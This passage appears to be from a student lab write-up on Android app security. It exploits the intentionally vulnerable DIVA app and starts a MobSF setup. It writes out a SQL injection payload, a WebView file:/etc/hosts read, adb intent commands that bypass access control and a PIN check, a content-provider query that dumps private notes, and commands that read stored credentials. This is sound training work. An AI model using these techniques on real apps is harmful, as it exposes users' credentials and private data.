


Figure 2.2: Credit card numbers visible in plain text

2.3 Hardcoded Credentials Issue

The Risk

Developers sometimes embed passwords and keys directly in the code, thinking they're hidden. However, when the app is decompiled, these secrets become clearly visible.

Solution

By examining the HardCodeActivity.class file, we uncovered the hidden secret key.

Result




Figure 2.3: Accessed protected features using the discovered hardcoded creds

2.4 Shared Preferences Security Flaw

The Storage Problem

Android apps often use Shared Preferences for storing simple data, but when used for sensitive information without encryption, it becomes a security risk.

Locating the Data

```
1 cd /data/data/jakhar.aseem.diva/shared_prefs  
2 cat jakhar.aseem.diva_preferences.xml
```

Exposed Information




Figure 2.4: User credentials stored in plain text within an XML file

2.5 Database Security Weakness

Database Exposure

SQLite databases are commonly used in Android apps, but without proper encryption, stored data remains vulnerable to extraction.

Database Exploration

```
1 cd /data/data/jakhar.aseem.diva/databases
2 sqlite3 ids2
3 .tables
4 select * from myuser;
```

Database Contents Revealed

The screenshot shows a mobile application interface on the left and a terminal window on the right. The application has a blue header '4. Insecure Data Storage - Part 2'. Below it is a text area with 'Objective' and 'Hint' sections. The terminal window shows the command line interface for an Android application named 'diva'. It lists several files and then runs the command 'sqlite3 ids2'. The output of the SQLite query 'select * from myuser' is shown, revealing user credentials:

```
vbox86p:/ # cd /data/data/jakhar.aseem.diva/databases
vbox86p:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db divanotes.db-journal ids2 ids2-journal
vbox86p:/data/data/jakhar.aseem.diva/databases # sqlite3 ids2
sqlite>.tables
myuser
sqlite>select * from myuser;
kali|kali
```

Figure 2.5: User credentials clearly visible in the database without any protection

2.6 Temporary File Mishandling

Temporary Storage Risks

Temporary files might seem harmless, but when they contain sensitive data and aren't properly secured, they become another attack vector.

Finding Temporary Data

```
1 cd /data/data/jakhar.aseem.diva
2 cat uinfo
```

Temporary File Exposure

The screenshot shows a mobile application interface on the left and a terminal window on the right. The application has a blue header '5. Insecure Data Storage - Part 3'. Below it is a text area with 'Objective' and 'Hint' sections. The terminal window shows the command line interface for an Android application named 'diva'. It lists several files and then runs the command 'cat uinfo'. The output shows sensitive information stored in temporary files:

```
vbox86p:/ # cd /data/data/jakhar.aseem.diva/
vbox86p:/data/data/jakhar.aseem.diva/ && ls
cache code_cache databases lib shared_prefs uinfo5615687367848998161tmp
kali:kali
vbox86p:/data/data/jakhar.aseem.diva # cat uinfo5615687367848998161tmp
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;
```

Figure 2.6: Sensitive information stored in temporary files without protection

2.7 External Storage Vulnerability

SD Card Security Issues

Storing data on external storage (like SD cards) is risky because it's accessible to all applications and users.

External Storage Examination

```
1 cd /mnt/sdcard
2 ls -a
3 cat .uinfo.txt
```

External Storage Findings

The figure consists of two main parts. On the left is a screenshot of a mobile application titled "6. Insecure Data Storage - Part 4". It contains a note: "Objective: Find out where/how the credentials are being stored and the vulnerable code." and a hint: "Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc." Below this is a text input field with "kali" typed into it, followed by a redacted section and a "SAVE" button. On the right is a screenshot of a terminal window titled "mobile_labs : adb". The terminal shows a root shell on a Kali Linux VM (vbox86p). The command "cat /mnt/sdcard/.uinfo.txt" is run, revealing the password "kali".

Figure 2.7: Credentials stored on external storage in a hidden file

2.8 SQL Injection Exploitation


Input Validation Failure

SQL injection occurs when applications don't properly validate user input, allowing attackers to manipulate database queries.

Crafting the Attack

Using a simple SQL injection payload: `john' or '1='1`

Successful Data Extraction



```

7. Input Validation Issues - Part 1

Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

john' or '1='1

User: (admin) pass: (password123) Credit card: (1234567812345678)
User: (diva) pass: (password) Credit card: (111122223334444)
User: (john) pass: (password123) Credit card: (5555666677778888)

SQLInjectionActivity.java
public class SQLInjectionActivity extends AppCompatActivity {
    private static final String TAG = "SQLInjectionActivity";
    private EditText editText;
    private SQLiteDatabase mDB;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_sql_injection);

        editText = findViewById(R.id.editText);
        mDB = openOrCreateDatabase("sqil", 0, null);
        mDB.execSQL("CREATE TABLE IF NOT EXISTS sqiluser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
        mDB.execSQL("INSERT INTO sqiluser VALUES ('admin', 'password123', '1234567812345678');");
        mDB.execSQL("INSERT INTO sqiluser VALUES ('diva', 'password', '111122223334444');");
        mDB.execSQL("INSERT INTO sqiluser VALUES ('john', 'password123', '5555666677778888');");

        String query = editText.getText().toString();
        Cursor cursor = mDB.rawQuery(query, null);
        if (cursor.moveToFirst()) {
            do {
                Log.d(TAG, "User: " + cursor.getString(0) + " pass: " + cursor.getString(1) + " Credit card: " + cursor.getString(2));
            } while (cursor.moveToNext());
        }
    }
}

```

Figure 2.8: All user data extracted from the database using SQL injection

2.9 WebView Security Bypass


WebView Misconfiguration

WebViews can be dangerous when they allow access to local files, potentially exposing sensitive device information.

Exploiting File Access

Using URL: `file:/etc/hosts` to access system files

File Access Demonstrated



```

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

file:/etc/hosts

VIEW

127.0.0.1      localhost

New Tab  Split View 
diva : java x  diva : adb x
(kali㉿kali)-[~/Desktop/mobile_labs/diva]
$ adb shell
root@vbox86p:/ # cat /etc/hosts
127.0.0.1      localhost
root@vbox86p:/ #
key.txt          decrypt.py      TPB      Sa
cherrytree      flags.py       mobile_labs th

```

Figure 2.9: Successfully accessed local system files through the WebView component

2.10 Access Control Bypass

Intent Filter Exploitation

Android intents can be invoked directly, sometimes bypassing normal application flow and security checks.

Direct Intent Invocation

```
1 adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS
```

Bypass Successful




Figure 2.10: Successfully accessed API credentials without going through proper authentication steps

2.11 Authentication Mechanism Bypass

PIN Protection Circumvention

Even when applications implement PIN-based protection, implementation flaws can allow bypassing the security.

Exploiting the Flaw

```
1 adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez check_pin false
```

Protection Defeated




Figure 2.11: TVEETER API credentials accessed without providing a valid PIN

2.12 Content Provider Data Leak

Exported Content Providers

Content providers that are improperly exported can leak sensitive data to other applications.

Querying the Provider

```
1 adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes
```

Private Data Exposed

```
resources/layout/abc_screen_toolbar.xml  
[(kali㉿kali)-[~/Desktop/mobile_labs/diva-decompiled]]  
└─$ grep -lr "content://" *  
resources/res/values/strings.xml  
sources/jakhar/aseem/diva/NotesProvider.java  
[(kali㉿kali)-[~/Desktop/mobile_labs/diva-decompiled]]  
└─$ cat sources/jakhar/aseem/diva/NotesProvider.java  
  
package jakhar.aseem.diva;  
  
import android.content.ContentProvider;  
import android.content.ContentUris;  
import android.content.ContentValues;  
import android.content.Context;  
import android.content.UriMatcher;  
import android.database.Cursor;  
import android.database.SQLException;  
import android.database.sqlite.SQLiteDatabase;  
import android.database.sqlite.SQLiteOpenHelper;  
import android.database.sqlite.SQLiteQueryBuilder;  
import android.net.Uri;  
import android.text.TextUtils;  
  
/* loaded from: classes.dex */  
public class NotesProvider extends ContentProvider {  
    static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";  
    static final String CREATE_TBL_QRY = "CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT NOT NULL);";  
    static final String C_ID = "_id";  
    static final String C_NOTE = "note";  
    static final String C_TITLE = "title";  
    static final String DBNAME = "divanotes.db";  
    static final int DBVERSION = 1;  
    static final String DROP_TBL_QRY = "DROP TABLE IF EXISTS notes";  
    static final int PATH_ID = 2;  
    static final int PATH_TABLE = 1;  
    static final String TABLE = "notes";  
    SQLiteDatabase mDB;  
    static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");  
    static final UriMatcher uriMatcher = new UriMatcher(-1);  
    [(kali㉿kali)-[~/Desktop/mobile_labs/diva-decompiled]]  
└─$ adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes  
Row: 0 _id=5, title=Exercise, note=Alternate days running  
Row: 1 _id=4, title=Expense, note=Spent too much on home theater  
Row: 2 _id=6, title=Weekend, note=b333333333333r  
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam  
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner  
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO  
[(kali㉿kali)-[~/Desktop/mobile_labs/diva-decompiled]]  
└─$
```

Figure 2.12: Private notes successfully extracted through the exported content provider

2.13 Native Code Hardcoded Secrets

JNI Security Risks

Even when developers move sensitive code to native libraries, hardcoded secrets remain vulnerable to extraction.

Extracting Native Secrets

```
1 strings libdivajni.so
```

Native Secrets Revealed




Figure 2.13: Hardcoded key "olsdfgad;lh" discovered in native library and used to gain access

2.14 Denial of Service Vulnerability

Input Size Validation Missing

When applications don't validate input size, they become vulnerable to crashes through buffer overflow attacks.

Triggering the Crash

By providing input longer than the expected 20 characters.

Application Crash

```
10-13 14:00:11.497 2439 2439 F libc    : Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x646173 in tid 2439 (khar.aseem.diva), pid 2439 (khar.aseem.diva)  
10-13 14:00:11.826 496 496 I /system/bin/tombstoned: received crash request for pid 2439  
10-13 14:00:11.845 2503 2503 I crash_dump32: performing dump of process 2439 (target tid = 2439)  
10-13 14:00:11.974 2503 2503 F DEBUG    : pid: 2439, tid: 2439, name: khar.aseem.diva >>> jakhar.aseem.diva <<  
10-13 14:00:13.834 430 430 I Zygote   : Process 2439 exited due to signal 11 (Segmentation fault)  
10-13 14:00:13.860 720 1048 I ActivityManager: Process jakhar.aseem.diva (pid 2439) has died: fore TOP  
10-13 14:00:13.862 720 752 I libprocessgroup: Successfully killed process cgroup uid 10101 pid 2439 in 0ms  
10-13 14:00:13.862 720 742 W ActivityManager: setHasOverlayUi called on unknown pid: 2439  
Application Launcher
```

Figure 2.14: Application successfully crashed by providing oversized input

2.15 Conclusion

This hands-on lab provided valuable insights into common mobile application security vulnerabilities. The DIVA application served as an excellent learning tool, demonstrating how seemingly small implementation oversights can lead to significant security breaches.

For security professionals, this lab reinforces the importance of comprehensive security testing covering all aspects of mobile application architecture, from user interface to data storage and network communications.


CHAPTER 3

MOBILE APPLICATION ANALYSIS WITH MOBSF

3.1 MobSF Environment Setup

Setting up MobSF using Docker provides the easiest and most reliable installation method, ensuring all dependencies are properly configured by following these commands :

```
1 sudo apt-get update && apt install docker.io
2 sudo docker pull opensecurity/mobile-security-framework-mobsf
3 sudo docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:
   latest
```



```
(kali㉿kali)-[~]
└─$ sudo apt update

[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 https://brave-browser-apt-release.s3.brave.com stable InRelease [7,547 B]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:4 https://brave-browser-apt-release.s3.brave.com stable/main amd64 Packages [24.6 kB]
Ign:5 https://download.docker.com/linux/debian kali-rolling InRelease
Get:6 https://brave-browser-apt-release.s3.brave.com stable/main arm64 Packages [24.5 kB]
Hit:7 https://download.sublimetext.com apt/stable/ InRelease
Err:8 https://download.docker.com/linux/debian kali-rolling Release
  404  Not Found [IP: 3.160.237.116 443]
Get:9 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.8 MB]
Get:10 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:11 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [258 kB]
Get:12 http://kali.download/kali kali-rolling/non-free amd64 Packages [187 kB]
Get:13 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [891 kB]
Warning: https://download.sublimetext.com/apt/stable/InRelease: Policy will reject signature within a year, see --audit
Error: The repository 'https://download.docker.com/linux/debian kali-rolling Release' does not have a Release file.
Notice: Updating from such a repository can't be done securely, and is therefore disabled by default.
Notice: See apt-secure(8) manpage for repository creation and user configuration details.

(kali㉿kali)-[~]
└─$ sudo docker pull opensecurity/mobile-security-framework-mobsf:latest
latest: sha256:c8a399036adcabb7bdd5f5291835bafb2117b6c9f3ca0d8125889aef823e0860
Status: Image is up to date for opensecurity/mobile-security-framework-mobsf:latest
docker.io/opensecurity/mobile-security-framework-mobsf:latest

(kali㉿kali)-[~]
└─$ sudo docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
